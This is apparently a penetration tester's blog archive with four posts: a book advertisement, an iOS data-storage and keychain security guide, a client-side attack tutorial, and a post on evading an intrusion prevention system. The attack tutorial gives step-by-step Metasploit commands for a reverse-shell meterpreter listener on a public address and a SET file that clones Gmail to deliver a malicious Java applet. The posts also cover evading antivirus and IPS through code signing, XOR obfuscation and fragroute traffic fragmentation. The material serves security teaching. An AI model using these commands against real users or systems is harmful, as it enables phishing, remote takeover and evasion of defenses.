Showing posts with label Mal-ware Analysis. Show all posts

28/05/2016

Hacker’s Elusive Thoughts The Web

Introduction

The reason for this blog post is to advertise my book. First of all I would like to thank all the readers of my blog for the support and feedback on making my articles better. After 12+ years in the penetration testing industry, the time has come for me to publish my book and tranfer my knowledge to all the intersted people that like hacking and want to learn as much as possible. Also at the end of the blog you will find a sample chapter.


About The Author

Gerasimos is a security consultant holding a MSc in Information Security, a CREST (CRT), a CISSP, an ITILv3, a GIAC GPEN and a GIAC GAWPT accreditation. Working alongside diverse and highly skilled teams Gerasi- mos has been involved in countless comprehensive security tests and web application secure development engagements for global web applications and network platforms, counting more than 14 years in the web application and application security architecture.

Gerasimos further progressing in his career has participated in vari- ous projects providing leadership and accountability for assigned IT security projects, security assurance activities, technical security reviews and assess- ments and conducted validations and technical security testing against pre- production systems as part of overall validations.

Where From You Can Buy The Book

This book can be bought from leanbup. Leanpub is a unique publishing platform that provides a way in the world to write, publish and sell in-progress and completed ebooks. Anyone can sign up for free and use Leanpub's writing and publishing tools to produce a book and put it up for sale in our bookstore with one click. Authors are paid a royalty of 90% minus 50 cents per transaction with no constraints: they own their work and can sell it elsewhere for any price.

Authors and publishers can also upload books they have created using their own preferred book production processes and then sell them in the Leanpub bookstore, taking advantage of our high royalty rates and our in-progress publishing features.

Please for more information about bying the book see link: https://leanpub.com/hackerselusivethoughtstheweb

Why I Wrote This Book

I wrote this book to share my knowledge with anyone that wants to learn about Web Application security, understand how to formalize a Web Appli- cation penetration test and build a Web Application penetration test team.

The main goal of the book is to: 

Brainstorm you with some interesting ideas and help you build a com- prehensive penetration testing framework, which you can easily use for your specific needs. Help you understand why you need to write your own tools. Gain a better understanding of some not so well documented attack techniques.
The main goal of the book is not to:
 
Provide you with a tool kit to perform Web Application penetration tests. Provide you with complex attacks that you will not be able to under- stand. Provide you with up to date information on latest attacks.

Who This Book Is For 


This book is written to help hacking enthusiasts to become better and stan- dardize their hacking methodologies and techniques so as to know clearly what to do and why when testing Web Applications. This book will also be very helpful to the following professionals:

1. Web Application developers.
2. Professional Penetration Testers.
3. Web Application Security Analysts.
4. Information Security professionals.
5. Hiring Application Security Managers.
6. Managing Information Security Consultants.

How This Book Is Organised  

Almost all chapters are written in such a way so as to not require you to read the chapters sequentially, in order to understand the concepts presented, although it is recommended to do so. The following section is going to give you an overview of the book:

Chapter 1: Formalising Web Application Penetration Tests -
This chapter is a gentle introduction to the world of penetration testing, and attempt to give a realistic view on the current landscape. More specifically it attempt to provide you information on how to compose a Pen- etration Testing team and make the team as ecient as possible and why writing tools and choosing the proper tools is important.

Chapter 2: Scanning With Class -

The second chapter focuses on helping you understand the dierence between automated and manual scanning from the tester’s perspective. It will show you how to write custom scanning tools with the use of Python. This part of the book also contains Python chunks of code demonstrating on how to write tools and design your own scanner.

Chapter 3: Payload Management -

This chapter focuses on explaining two things a) What is a Web payload from security perspective, b) Why is it important to obfuscated your payloads.

Chapter 4: Infiltrating Corporate Networks Using XXE -

This chapter focuses on explaining how to exploit and elevate an External Entity (XXE) Injection vulnerability. The main purpose of this chapter is not to show you how to exploit an XXE vulnerability, but to broaden your mind on how you can combine multiple vulnerabilities together to infiltrate your target using an XXE vulnerability as an example.

Chapter 5: Phishing Like A Boss -

This chapter focuses on explaining how to perform phishing attacks using social engineering and Web vulnerabilities. The main purpose of this chapter is to help you broaden your mind on how to combine multiple security issues, to perform phishing attacks.

Chapter 6: SQL Injection Fuzzing For Fun And Profit -

This chapter focuses on explaining how to perform and automate SQL injection attacks through obfuscation using Python. It also explains why SQL injection attacks happen and what is the risk of having them in your web applications.


Sample Chapter Download
From the following link you will be able to download a sample chapter from my book:

Sample Book Download


21/09/2013

The Hackers Guide To Dismantling IPhone (Part 3)

Introduction

On May 7, 2013, as a German court ruled that the iPhone maker must alter its company policies for handling customer data, since these policies have been shown to violate Germany’s privacy laws.

The news first hit the Web via Bloomberg, who reports that:

"Apple Inc. (AAPL), already facing a U.S. privacy lawsuit over its information-sharing practices, was told by a German court to change its rules for handling customer data.
A Berlin court struck down eight of 15 provisions in Apple’s general data-use terms because they deviate too much from German laws, a consumer group said in a statement on its website today. The court said Apple can’t ask for “global consent” to use customer data or use information on the locations of customers.
While Apple previously requested “global consent” to use customer data, German law requires that customers know in detail exactly what is being requested. Further to this, Apple may no longer ask for permission to access the names, addresses, and phone numbers of users’ contacts."

Finally, the court also prohibited Apple from supplying such data to companies which use the information for advertising. But why does this happen?

More Technical on privacy issues


Every iPhone has an associated unique device Identifier derived from a set of hardware attributes called UDID. UDID is burned into the device and one cannot remove or change it. However, it can be spoofed with the help of tools like UDID Faker.

UDID of the latest iPhone is computed with the formula given below:

UDID = SHA1(Serial Number + ECID + LOWERCASE (WiFi Address) + LOWERCASE(Bluetooth Address))

UDID is exposed to application developers through an API which would allow them to access the UDID of an iPhone without requiring the device owner’s permission. The code snippet shown below is used to collect the UDID of a device, later which can used to track the user’s behavior.

NSString *uniqueIdentifier = [device uniqueIdentifier]

With the help of UDID, it is possible to observe the user’s browsing patterns and trace out the user’s geo location. As it is possible to locate the user’s exact location with the help of a device UDID, it became a big privacy concern. More possible attacks are documented in Eric Smith-iPhone application privacy issues whitepaper. Eric’s research shows that 68% of applications silently send UDIDs to the servers on the internet. A perfect example of a serious privacy security breach is social gaming network Openfient.

OpenFeint was a social platform for mobile games Android and iOS. It was developed by Aurora Feint, a company named after a video game by the same developers. The platform consisted of an SDK for use by games, allowing its various social networking features to be integrated into the game's functionality. OpenFeint was discontinued at the end of 2012.

Openfient collected device UDID’s and misused them by linking it to real world user identities (like email address, geo locations latitude & longitude, Facebook profile picture) and making them available for public access, resulting in a serious privacy breach.

While penetration testing, observe the network traffic for UDID transmission. UDID in the network traffic indicates that the application is collecting the device identifier or might be sending it to a third party analytic company to track the user’s behavior. In iOS 5, Apple has deprecated the API that gives access to the UDID, and it will probably remove the API completely in future iOS releases. Development best practice is not to use the API that collects the device UDIDs, as it breaches the privacy of the user. If the developers want to keep track of the user’s behaviour, create a unique identifier specific to the application instead of using UDID. The disadvantage with the application specific identifier is that it only identifies an installation instance of the application, and it does not identify the device.

Apart from UDID, applications may transmit personal identifiable information like age, name, address and location details to third party analytic companies. Transmitting personal identifiable information to third party companies without the user’s knowledge also violates the user’s privacy. So, during penetration testing carefully observe the network traffic for the transmission of any important data.
Example: Pandora application was used to transmit user’s age and zip code to a third party analytic company (doubleclick.net) in clear text. For the applications which require the user’s geo location (ex: check-in services) to serve the content, it is always recommended to use the least degree of accuracy necessary. This can be achieved with the help of accuracy constants defined in core location framework (ex: CLLocationAccuracy kCLLocationAccuracyNearestTenMeters).

Identifying UUID transmission

Identifying if the UUID of the Iphone is transmitted is easy. It can be done through a Man In The Middle attack or a sniffer such as Wireshark. For example by using Wireshark to sniff traffic you can very easily identify if the UUID is transmitted if you follow the tcp stream.

Local data storage security issues

IPhone stores the data locally on the device to maintain essential information across the application execution or for a better performance or offline access. Also, developers use the local device storage to store information such as user preferences and application configurations. As device  theft is becoming an increasing concern, especially in the enterprise, insecure local storage is considered to be the top risk in mobile application threats.  A recent survey conducted by Viaforensics revealed that 76 percent of mobile applications are storing user’s information on the device. 10 percent of them are 
even storing the plain text passwords on the phone.

Sensitive information stored on the iPhone can be obtained by attackers in several ways. A few of the ways are listed below -

From Backups

When an iPhone is connected to iTunes, iTunes automatically takes a backup of everything on the device. Upon backup, sensitive files will also end up on the workstation. So an attacker who gets access to the workstation can read the sensitive information from the stored backup files.

More specifically backed-up information includes purchased music, TV shows, apps, and books; photos and video in the Camera Roll; device settings (for example, Phone Favorites, Wallpaper, and Mail, Contacts, Calendar accounts); app data; Home screen and app organization; Messages (iMessage, SMS, and MMS), ringtones, and more. Media files synced from your computer aren’t backed up, but can be restored by syncing with iTunes.

iCloud automatically backs up the most important data on your device using iOS 5 or later. After you have enabled Backup on your iPhone, iPad, or iPod touch in Settings > iCloud > Backup & Storage, it will run on a daily basis as long as your device is:

  • Connected to the Internet over Wi-Fi
  • Connected to a power source
  • Screen locked

Note:You can also back up manually whenever your device is connected to the Internet over Wi-Fi by choosing Back Up Now from Settings > iCloud > Storage & Backup.

Physical access to the device

People lose their phones and phones get stolen very easily. In both cases, an attacker will get physical access to the device and read the sensitive information stored on the phone. The passcode set to the device will not protect the information as it is possible to brute force the iPhone simple passcode within 20 minutes. To know more details about iPhone passcode bypass go through the iPhone Forensics article available at – http://resources.infosecinstitute.com/iphone-forensics/.

Malware

Leveraging a security weakness in iOS may allow an attacker to design a malware which can steal the files on the iPhone remotely. Practical attacks are demonstrated by Eric Monti in his presentation on iPhone Rootkit.

Directory structure

In iOS, applications are treated as a bundle represented within a directory. The bundle groups all the application resources, binaries and other related files into a directory. In iPhone, applications are executed within a jailed environment (sandbox or seatbelt) with mobile user privileges. Unlike Android UID based segregation, iOS applications runs as one user. Apple says “The sandbox is a set of fine-grained controls limiting an application’s access to files, preferences, network resources, hardware, and so on. Each application has access to the contents of its own sandbox but cannot access other applications’ sandboxes. When an application is first installed on a device, the system creates the application’s home directory, sets up some key subdirectories, and sets up the security privileges for the sandbox“. A sandbox is a restricted environment that prevents applications from accessing unauthorized resources; however, upon iPhone JailBreak, sandbox protection gets disabled.

When an application is installed on the iPhone, it creates a directory with a unique identifier under /var/mobile/Applications directory. Everything that is required for an application to execute will be contained in the created home directory. Typical iPhone application home directory structure is listed below.


Plist files

A property List (Plist file) is a structured binary formatted file which contains the essential configuration of a bundle executable in nested key value pairs. Plist files are used to store the user preferences and the configuration information of an application. For example, Gaming applications usually store game
levels and game scores in the Plist files. In general, applications store the Plist files under [Application's Home Directory]/documents/preferences folder. Plist can either be in XML format or in binary format.

As XML files are not the most efficient means of storage, most of the applications use binary formatted Plist files. Binary formatted data stored in the Plist files can be easily viewed or modified using Plist editors (ex: plutil). Plist editors convert the binary formatted data into an XML formatted data, later it can be edited easily. Plist files are primarily designed to store the user preferences & application configuration; however, the applications may use Plist files to store clear text usernames, passwords and session related information.

ICanLocalize


ICanLocalize allows online translating plist files as part of a Software Localization project. A parser will go through the plist file. It will extract all the texts that need translation and make them available to the translators. Translators will translate only the texts, without worrying about the file format.

When translation is complete, the new plist file is created. It has the exact same structure as the original file and only the right fields translated.

For example, have a look at this plist file:

<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple Computer//DTD PLIST 1.0//EN"
    "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
  <dict>
  <key>Year Of Birth</key>
  <integer>1965</integer>
  <key>Photo</key>
  <data>
    PEKBpYGlmYFCPAfekjf39495265Afgfg0052fj81DG==
  </data>
  <key>Hobby</key>
  <string>Swimming</string>
  <key>Jobs</key>
  <array>
    <string>Software engineer</string>
    <string>Salesperson</string>
  </array>
  </dict>
</plist>

Note: It includes several keys and values. There’s a binary Photo entry, an integer field calls Year of Birth and text fields called Hobby and Jobs (which is an array). If we translate this plist manually, we need to carefully watch out for strings we should translate and others that we must not translate.

Of this entire file, we need to translate only the items that appear inside the <string> tags. Other texts must remain unchanged.

Translating as plist info

Once you’re logged in to ICanLocalize, click on Translation Projects -> Software Localization and create a new project.

Name it and give a quick description. You don’t need to tell about the format of plist files. Our system knows how to handle it. Instead, explain about what the plist file is used for. Tell about your application, target audience and the preferred writing style. Then, upload the plist file. You will see a list of texts which the parser extracted.


Note: Manipulating and altering the plist files can be done through the iExplorer. Simple download iExplorer open plist files, modify them and then insert them back again.

Keychain Storage 

Keychain is an encrypted container (128 bit AES algorithm) and a centralized SQLite database that holds identities & passwords for multiple applications and network services, with restricted access rights. On the iPhone, keychain SQLite database is used to store the small amounts of sensitive data like usernames, passwords, encryption keys, certificates and private keys. In general, iOS applications store the user’s credentials in the keychain to provide transparent authentication and to not prompt the user every time for login.

iOS applications use the keychain service library/API:

  • secItemAdd
  • secItemDelete
  • secItemCopyMatching & secItemUpdate methods

Note: These keywords can be used for source code reviews (identifying the location of the data)

These keywords are used to read and write data to and from the keychain. Developers leverage the keychain services API to dictate the operating system to store sensitive data securely on their behalf, instead of storing them in a property list file or a plaintext configuration file. On the iPhone, the keychain SQLite database file is located at – /private/var/Keychains/keychain-2.db.

Keychain contains a number of keychain items and each keychain item will have encrypted data and a set of unencrypted attributes that describes it. Attributes associated with a keychain item depend on the keychain item class (kSecClass). In iOS, keychain items are classified into 5 classes – generic passwords (kSecClassGenericPassword), internet passwords (kSecClassInternetPassword), certificates (kSecClassCertificate), keys (kSecClassKey) and digital identities (kSecClassIdentity, identity=certificate + key). In the iOS keychain, all the keychain items are stored in 4 tables – genp, inet, cert and keys (shown in Figure 1). Genp table contains generic password keychain items, inet table contains Internet password keychain items, and cert & keys tables contain certificates, keys and digital identity keychain items.

Keys hierarchy

Here is the keychain stracture:

  • UID key : hardware key embedded in the application processor AES engine, unique for each device. This key can be used but not read by the CPU. Can be used from bootloader and kernel mode. Can also be used from userland by patching IOAESAccelerator.
  • UIDPlus key : new hardware key referenced by the iOS 5 kernel, does not seem to be available yet, even on newer A5 devices.
  • Key 0x835 : Computed at boot time by the kernel. Only used for keychain encryption in iOS 3 and below. Used as "device key" that protects class keys in iOS 4.
  • key835 = AES(UID, bytes("01010101010101010101010101010101"))
  • Key 0x89B : Computed at boot time by the kernel. Used to encrypt the data partition key stored on Flash memory. Prevents reading the data partition key directly from the NAND chips.
  • key89B = AES(UID, bytes("183e99676bb03c546fa468f51c0cbd49"))
  • EMF key : Data partition encryption key. Also called "media key". Stored encrypted by key 0x89B
  • DKey : NSProtectionNone class key. Used to wrap file keys for "always accessible" files on the data partition in iOS 4. Stored wrapped by key 0x835
  • BAG1 key : System keybag payload key (+initialization vector). Stored unencrypted in effaceable area.
  • Passcode key : Computed from user passcode or escrow keybag BagKey using Apple custom derivation function. Used to unwrap class keys from system/escrow keybags. Erased from memory as soon as the keybag keys are unwrapped.
  • Filesystem key (f65dae950e906c42b254cc58fc78eece) : used to encrypt the partition table and system partition (referred to as "NAND key" on the diagram)
  • Metadata key (92a742ab08c969bf006c9412d3cc79a5) : encrypts NAND metadata


iOS 3 and below

16-byte IV - AES128(key835, IV, data + SHA1(data))

iOS 4

version (0)|protection_class - AESWRAP(class_key, item_key) (40 bytes)|AES256(item_key, data)

iOS 5

version (2) protection_class len_wrapped_key AESWRAP(class_key, item_key) (len_wrapped_key) AES256_GCM(item_key, data) integrity_tag (16 bytes)

Keychain tools


  1. https://github.com/ptoomey3/Keychain-Dumper/blob/master/main.m
  2. https://code.google.com/p/iphone-dataprotection/downloads/detail?name=keychain_dump


Notes

In the recent versions of iOS (4 & 5), by default, the keychain items are stored using the kSecAttrAccessibleWhenUnlocked data protection accessibility constant. However the data protection is effective only with a device passcode, which implies that sensitive data stored in the keychain is secure only when a user sets a complex passcode for the device. But iOS applications cannot enforce the user to set a device passcode. So if iOS applications rely only on the Apple provided security they can be broken if iOS security is broken.

Epiloge

iOS application security can be improved by understanding the shortcomings of the current implementation and writing one’s own implementation that works better. In the case of the keychain, iOS application security can be improved by using the custom encryption (using built-in crypto API) along with the data protection API while adding the keychain entries. If custom encryption is implemented it is recommended to not to store the encryption key on the device.

References:

  1. http://appadvice.com/appnn/tag/privacy-issues
  2. http://resources.infosecinstitute.com/pentesting-iphone-applications-2/
  3. http://cryptocomb.org/Iphone%20UDIDS.pdf
  4. http://en.wikipedia.org/wiki/OpenFeint
  5. http://resources.infosecinstitute.com/iphone-forensics/
  6. http://support.apple.com/kb/HT1766
  7. http://stackoverflow.com/questions/6697247/how-to-create-plist-files-programmatically-in-iphone
  8. http://www.icanlocalize.com/site/tutorials/how-to-translate-plist-files/
  9. http://www.macroplant.com/iexplorer/
  10. http://resources.infosecinstitute.com/iphone-penetration-testing-3/
  11. http://sit.sit.fraunhofer.de/studies/en/sc-iphone-passwords-faq.pdf

08/09/2012

Industrializing Client Side Attacks

Introduction

Cybercrime has evolved into an industry whose value in fraud and stolen property exceeded one trillion dollars in 2009. By contrast, in 2007, professional hacking represented a multibillion-dollar industry. What explains this rapid growth? Industrialization. Just as the Industrial Revolution advanced methods and accelerated assembly from single to mass production in the 19th century, today’s cybercrime industry has similarly transformed and automated itself to improve efficiency, scalability, and profitability.

The industrialization of hacking coincides with a critical shift in focus. Previously, hackers concentrated attacks on breaking perimeter defences. But today, the goal has changed. The objective is no longer perimeter penetration and defense. Today’s hacker is intent on seizing control of data and the applications that move this data. This is why attacks against Web applications constitute more than 60 percent of total attack attempts observed on the Internet.

Today's Hacking Scene

Today’s complex hacking operation now utilizes teamwork, global coordination, and sophisticated criminal techniques designed to elude detection. In recent years, a clear definition of roles and responsibilities has developed within the hacking community forming a supply chain that resembles that of a drug cartel. Additionally, the machine of choice is the botnet – armies of unknowingly enlisted computers controlled by hackers. Modern botnets scan and probe the Web seeking to exploit vulnerabilities and extract valuable data, conduct brute force password attacks, disseminate spam, distribute malware, and manipulate search engine results. These botnets operate with the same comprehensiveness and efficiency used by Google spiders to index websites. Researchers estimate that some 14 million computers have already been enslaved by botnets.

Improvements in automated and formalized attack tools and services have introduced a new set of security problems for businesses.  Of the top 10 data breaches in 2009, half involved stolen laptops, while the other half involved Web and database assaults.

Client side attacks are on the rise

Client-side vulnerabilities are among the biggest threats facing users, nowadays's there has been a slight shift to the client side because server-side applications have been targets for attackers since 2001, and these applications have matured somewhat. Attackers are also going after weaknesses in desktop applications such as browsers, media players, common office applications and e-mail clients. The remedy is to maintain the most current application patch levels, keep antivirus software updated and seek and remove unauthorized applications.

Understanding client side attacks

In order to understand client-side attacks, let us briefly describe server-side attacks that we can contrast to client-side attacks. Servers expose services that clients can interact with. These services are accessible to clients that would like to make use of these services. As a server exposes services, it exposes potential vulnerabilities that can be attacked. Merely running a server puts oneself at risk, because a hacker can initiate an attack on the server at any time.

Client-side attacks are quite different. These are attacks that target vulnerabilities in client applications that interact with a malicious server or process malicious data. Here, the client initiates the connection that could result in an attack. If a client does not interact with a server, it is not at risk, because it doesn’t process any potentially harmful data sent from the server.

A typical example of a client-side attack is a malicious web page targeting a specific browser vulnerability that, if the attack is successful, would give the malicious server complete control of the client system. Client-side attacks are not limited to the web setting, but can occur on any client/server pairs, for example e-mail, FTP, instant messenging, multimedia streaming, etc.

Clients are only protected in environments where access from internal clients to servers on the Internet is restricted via traditional defenses like firewalls or proxies. However, a firewall, unless combined with other technologies such as IPS, only restricts network traffic; once the traffic is permitted, a client interacting with a server is at risk. More advanced corporate server filtering solutions are available, but typically these only protect limited set of client technologies.

Drop-ing the payload

There are various way an a attacker can drop her payload to the targeted workstation or laptop, some of them are listed below:
  1. Through clicking evil links hiding malicious payloads hold on a malicious server controlled by the attacker.
  2. Through vulnerable web servers by either compromising them or exploiting vulnerabilities on them.
  3. Through Man In The Middle attacks.
  4. Through phishing e-mails also holding malicious payloads.
  5. Through various other attacks that are out of the scope of this article.
The following image shows one of the most popular ways to "seduce" a user into clicking on a malicious web site:


Note: This is an old fashioned attack approach, very well replicated by the penetration testing community during hacking attack. Of course social engineering is also used through out that process.

The actual attack simplified 

All you need to perform this type of attack is the Social Engineering Toolkit (SET) and Metasploit, well not exactly, that is not true if you are targeting high profile targets. But first lets explain the simplified version of the attack. In order the perform client side attack to a user that is NOT protected by some serious hardening such as a reverse SSL proxy with content inspection features and a firewall with proper egress filtering then the tools mentioned above will do the job. By using the tools described above the following steps have to be taken:
  1. Set up a listener bind to a public IP or DNS name.
  2. Demonize the listener. 
  3. Research the victims laptop software and hardware. 
  4. Social engineer the user to download and execute it to her laptop.
  5. Use proper payloads for post exploiting the victim.
Note:  Again this is a simplified attack sequence and is not going to work in a laptop or workstation that is hardened and the user is not allowed to install software.

Setting up the listener

So after we successfully generate the desired payload,using SET, and verify that it is a valid payload, by issuing the commands listed below we move forward on how to launch the handler on the attackers machine, so in order to do that we type the following commands in the order given below:
  1. cd /pentest/exploits/framework3
  2. ./msfconsole 
  3. msf > use exploit/multi/handler
  4. msf exploit(handler)> set PAYLOAD windows/meterpreter/reverse_tcp
  5. msf exploit(handler)> set LHOST publicIP
  6. msf exploit(handler)> set LPORT 123
  7. msf exploit(handler)> exploit -j
Note:  The attackers machine should be accessible some how from victims machine (e.g. by using a publicly static IP or DynDNS).

Generating the payload and setting up the clone

SET is specifically designed to perform advanced attacks against the human element. SET was designed to be released with the http://www.social-engineer.org launch and has quickly became a standard tool in a penetration testers arsenal. SET has a feature called “set-automate” which will take an answer file as an input and enter the commands in the menu mode for you. So for example if I wanted to do the Java Applet I would create a file with the following text:

1
2
1

https://gmail.com no

Now lets name the file mySET.txt, the command that will execute a java applet attack would be:

root@bt:/pentest/exploits/set# ./set-automate mySET.txt 

Note: The described configuration will launch a multiple web-based attack from SET using the Java Applet attack method by embedding a malicious Java Applet to a gmail clone. SET will also launch the listener but it would better if you do it manually.

After a successful compromise

If the victim is properly social engineered and execute the payload then the meterpreter agent will launch back a remote shell connection. The Meterpreter (short for Meta Interpreter) payload will give an attacker a presence in memory only payload, and reduce the attackers need to touch disk to zero. Metasploit will upload a DLL (Meterpreter) to the remote host; the uploaded DLL will be stored in the compromised processes heap. Meterpreter once loaded offers the attacker a plethora of options.

Once Meterpreter’s staged shellcode has been executed and Meterpreter has been loaded, communication begins. Meterpreter’s communication and extensibility are what makes it so valuable to an advanced attacker. For the purposes of this article think about the attacker as the client, and the victim as the server.Meterpreter uses a protocol called Type Length Value (TLV).

Why the above methods wont work on a corporate environment

When referring to a hardened corporate environment a set of prevention technologies is used to protect the user workstations such as anti-virus software, endpoint security software with personal firewall, web gateways performing deep content inspection to non-encrypted connections, reverse SSL proxies filtering all SSL connections that validate certificates and finally IDS/IPS devices are also included. So the reason an amateur will fill is:
  1. Many advanced payloads do not work very well running in x86-64 (Windows).
  2. Very restrictive inbound and outbound firewall rules are applied.
  3. Proxy authentication is required for outgoing connections.
Note:  These are not the only reasons just the most basic.


Bypassing defenses

There are numerous techniques defeating all defenses mentioned above some of them are:
  1. Code signing certificate for the payload (e.g. for the Meterpreter executable or the Meterpreter malicious Java Applet).
  2. A SSL certificate from a trustworthy Certificate Authority, for the payload communication protocol.
  3. Use costume communication protocol instead of the one used by the Meterpreter since you don't want to be detected and blocked because you’re mimicking the behavior of a well-known hacking tool.The Metasploit meterpreter reverse_http(s) payload contains the string "Meterpreter" on the User-Agent variable.
  4.  Create a custom payload or add your own evasion techniques, this way almost any signature detection system can be bypassed.
  5. Avoid process dll injection while delivering the payload. The latest versions of windows enforce session separation so some of the methods may not work on the latest version of windows like windows 7/8.
Why code signing is not secure

Code signing can provide several valuable features. The most common use of code signing is to provide security when deploying; in some programming languages, it can also be used to help prevent namespace conflicts. Almost every code signing implementation will provide some sort of digital signature mechanism to verify the identity of the author or build system, and a checksum to verify that the object has not been modified. It can also be used to provide versioning information about an object or to store other meta data about an object.

Many code signing implementations will provide a way to sign the code using a system involving a pair of keys, one public and one private, similar to the process employed by SSL or SSH. For example, in the case of .NET, the developer uses a private key to sign their libraries or executables each time they build. This key will be unique to a developer or group or sometimes per application or object. The developer can either generate this key on their own or obtain one from a trusted certificate authority (CA).Of course it is not so difficult to sign a malicious code, unauthorized digital certificates have been found that chain up to a Microsoft sub-certification authority issued under the Microsoft Root Authority that can be used to sign malicious code.

More specifically components of the Flame malware were found to be signed with a certificate that chained up to the Microsoft Enforced Licensing Intermediate PCA certificate authority, and ultimately, to the Microsoft Root Authority. This code-signing certificate came by way of the Terminal Server Licensing Service that operate to issue certificates to customers for ancillary PKI-based functions in their enterprise. Such a certificate could (without this update being applied) also allow attackers to sign code that validates as having been produced by Microsoft.

Why valid certificates are not secure

Obtaining a valid certificate and using it with SET is easy. The fact that this is easy can be verified by numerous web site reporting compromised certificates, one of them is this one:
This is an extract from the web site with a long list of compromised certificates: "The following is a list of digital certificates that have been reported by the forum as possibly being associated with malware to various certificate authorities. This information is intended to help prevent companies from using digital certificates to add legitimacy to malware and encourage prompt revocation of such certificates." 

Obfuscating Meterpreter

It is really easy to obfuscate Meterpreter,  in the following post http://spareclockcycles.org/tag/meterpreter/ the person that owns the blog explains that he/she managed to obfuscate the Meterpreter by writing a XOR program in python. The following extract is from the blog:

"What surprised me during all of this was how ridiculously easy it is to do just that. About 60 lines of Python (I know, way too many) and 20 lines of C was all it took to take my detection rate from 40% to 1% (32 bit version / 64 bit version). The Python code largely is just to automate things, but it also made the XOR crypting easier and allowed me to more easily embed arbitrary executables in my code (which is useful in embedding other, non-metasploit payloads)."

Epilogue

The drop-ing payload is a very important part of a social engineering attack. If you are doing all the other stages like a professional but use an average payload you won't get the great results you expect. Client-side attacks and social engineering should be included in every penetration testing engagement, if you are not testing for social engineering attacks a very significant attack vector that real hackers use will be skipped.     


References:
  1. http://www.scmagazine.com/what-ceos-should-know-about-advanced-persistent-threats-and-industrialized-hacking/article/168534/
  2. http://www.google.ie/url?sa=t&rct=j&q=&esrc=s&source=web&cd=4&ved=0CDQQFjAD&url=http%3A%2F%2Fwww.imperva.com%2Fdocs%2FWP_Industrialization_of_Hacking.pdf&ei=4INLUOmvNIW2hQfoyoHACA&usg=AFQjCNGK3zxXrOHOIf829XOEPI78FFWcjw&sig2=VzVIvZmXY8--Vwp3ACm9aw&cad=rja
  3. http://www.honeynet.org/
  4. http://www.networkworld.com/news/2007/112807-client-side-attacks-rise.html
  5. http://blog.spiderlabs.com/2012/08/client-side-payload-the-brazilian-way.html
  6. http://www.social-engineer.org/framework/Computer_Based_Social_Engineering_Tools:_Social_Engineer_Toolkit_%28SET%29
  7. http://securityxploded.com/dll-injection-and-hooking.php
  8. http://en.wikipedia.org/wiki/Code_signing
  9. http://blogs.technet.com/b/srd/archive/2012/06/03/microsoft-certification-authority-signing-certificates-added-to-the-untrusted-certificate-store.aspx
  10. http://spareclockcycles.org/tag/meterpreter/


04/07/2012

Ask and you shall receive (Part 2)

Intro

This article is the second part from the "Ask and you shall receive" series. Almost a month ago I received a comment from tborland1 and he/she was kind enough to explain to me that the first article had nothing to do with bypassing IPS/IDS devices, which by the way is true. But it did explain about rapid payload delivery and it did mention that the fragroute tool (and some other tools) can be used to bypass this type of devices, so in this article I will show more specifically how to bypass the Symantec Endpoint IPS/IDS software. But the most important is that I did explain from scratch the underlying technologies and the basic concept, which by the way is that a buffer overflow is a simple string just like an SQL injection string and that you can manipulate that sting to do WHAT EVER YOU WANT with it.

But before I start talking about the buffer overflow obfuscation I will talk first about the different stages a buffer over flow goes before reaching the target machine. So lets talk first about the structure of the buffer overflow structure and the TCP/IP stages (I am reminding you that the buffer overflow is the one mentioned in Part 1).


Attack Description

Before the buffer overflow string reaches the target machine would have first to go through the TCP/IP stack then the operating system and then reach the vulnerable application. In our case the Buffer Overflow string mention is the one in the first part. In order to start testing the attack pattern we would test the vulnerable application to see if it is still working and then move on. So what we want to do with our scenario is as shown below:


Note: Check out that the shell is a reverse shell and that there is the Host IPS filtering the TCP/IP encoding and the Ftp application handling of our buffer. Where host based IPS is the Symantec software version 12.

The Buffer Overflow structure

As already mention a traditional buffer overflow (a no ROP based buffer overflow) looks like this (the buffer overflow structure shown below is based on Free Float Ftp v1 buffer overflow explained in the previous article):

  • About the red sections:
Now notice that the red sections (the Junk sections) consist from random characters that are used for positioning the EIP address in the right place.Usually Junk sections when taken from published exploits contain long sequences from A's or B's or chunks of the same character. If you want to by pass any type of buffer overflow you have to replace the Junk section with a random character sequence, if you do not do that the IPS/IDS heuristic features will flag the string as a buffer overflow and block/detect it.
  • About the orange sections:
The orange sections can not be changed easily because this sections are very important for proper execution of the exploit, but you can use different types of encoding or maybe other means of mutating them, which we will see later on.
  • About the Aqua section:  
Also the aqua sections can not be changed easily because this sections are very important for sliding to the proper position (meaning the EIP) for executing the exploit, we will try to use different types of encoding or maybe other means of mutating them. Usually all decent exploit block strange sequence of NOPS. NOPing a buffer overflow is typical for running properly the exploit.
  • About the Green section: 
Again the green sections are also important to properly executing the payload. But we can use the msfencode utility to try and execute the buffer overflow again.

The TCP/IP Stack structure

During the experiment we will manipulate the stack to deceive the host based IPS, more specifically we will focus in only two layers the TCP and the IP layer. The following schema show the layers we will play with: 


Note: Using fragroute we will alter some TCP and IP fields to bypass the Symantec endpoint software.

The Tools for obfuscating the Buffer Overflow String

The tools I am going to use to manipulate the Buffer Structure are allocated in the Metasploit suite or are manual. More specifically I am going to use:
  1. msfencode
  2. msfpayload
  3. msfvenom
  4. pattern_create.rb
  5. Manual Encoding
Note: The tools mentioned above, as already mentioned, are all located in the Metasploit suite and are going to help us make the Buffer Overflow string look more random. 

The Tools for obfuscating the Buffer Overflow for the stack

This Fragroute helps the pentester to intercept, modify and rewrite the egress traffic according to the rules defined in the configuration file. By simply modifying the configuration file located at '/etc/fragroute.conf' with the following default values you can attempt to bypass your targeted IPS/IDS:

tcp_seg 24
ip_frag 64 tcp_chaff paws
print

The fragroute tool creates a route to the server you target and all your traffic passes through fragroute - no need to configure proxy in web browsers (if you are targeting a web server).

